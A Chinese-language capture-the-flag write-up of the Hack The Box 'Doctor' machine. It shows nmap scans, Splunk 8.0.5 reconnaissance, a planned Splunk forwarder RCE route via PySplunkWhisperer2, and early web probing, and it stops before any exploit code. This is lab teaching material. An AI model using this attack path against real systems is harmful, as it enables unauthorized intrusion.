
前言

Author: 0x584A



知识：

- nmap
- OS command injection
- Netcat
- Curl
- PySplunkWhisperer2
- Splunk REST API RCE


信息收集

首先还是通过 Nmap 进行端口扫描，识别开放服务情况。

```
┌──(x㉿kali)-[~/hackthebox/Doctor]
└─$ sudo nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.209
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-25 07:22 EST
Nmap scan report for 10.10.10.209
Host is up (0.49s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8089/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 22.46 seconds

┌──(x㉿kali)-[~/hackthebox/Doctor]
└─$ nmap -Pn -p 22,80,8089 -sC -sV -oA scans/tcpscripts 10.10.10.209
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-25 07:25 EST
Nmap scan report for 10.10.10.209
Host is up (0.37s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.72 seconds
```


- 22 : sshd Server
- 80 : Apache Web Server
- 8089 : Splunkd Web Server

OK，存在Web服务的，访问下看看



目前来看80端口上部署的是一个静态网站，就一个有用的信息 `info@doctors.htb` ，看来是需要改 hosts 文件的指向了。


再看看 8089 ，运行的是 `Splunk 8.0.5` ，点击目录连接都需要进行 Basic 权限验证。



> Splunk是一个机器数据分析平台，针对所有的IT系统和基础设施数据，提供数据索引，监控和可视化展现。收集数据源包括：操作系统、网络设备、安全设备和应用程序的日志。

通过了解 Splunk 部署时需要安装两个服务 Splunk Web 和 Splunkd。 Splunk Web 用于可视化展现和查询索引数据，Splunkd 也是一个 Web 服务默认端口是 8089，传输协议是 HTTPS。后者是一个转发器，将日志目录文件发送到 Splunk Web。

先来找找有没有什么工具可以利用。




"Abusing Splunk Forwarders For Shells and Persistence" 文章讲解了，利用允许的身份验证用户通过转发器 API 向机器发送命令执行shell。工具也提供了，现在只需要怼 Splunk 的账号就好了。

获取 user flag


这里我走了一段时间的弯路，因为没有修改 hosts 将 doctors.htb 与 IP 关联上，导致浪费了大量时间花费在目录枚举和爆破 Basic 口令，burp教育版爆破跑的贼慢不说，还只能开一个线程。

当尝试修改完 hosts 后，访问 doctors.htb 直接重定向到 `http://doctors.htb/login` 页面... 特么的... 就差一口老血吐屏幕上了




先测试下是否存在SQL注入，将抓的数据包通过 SQLMAP 自动跑一下.. 失败..


尝试通过注册页面注册一个账号




登录后在后台页面瞎点菜单，观察下请求。通过 burp 观察到一个 `/rest_password` 路径，但直接访问会302到 `/home` 。越权修改管理员密码？（伏笔...）



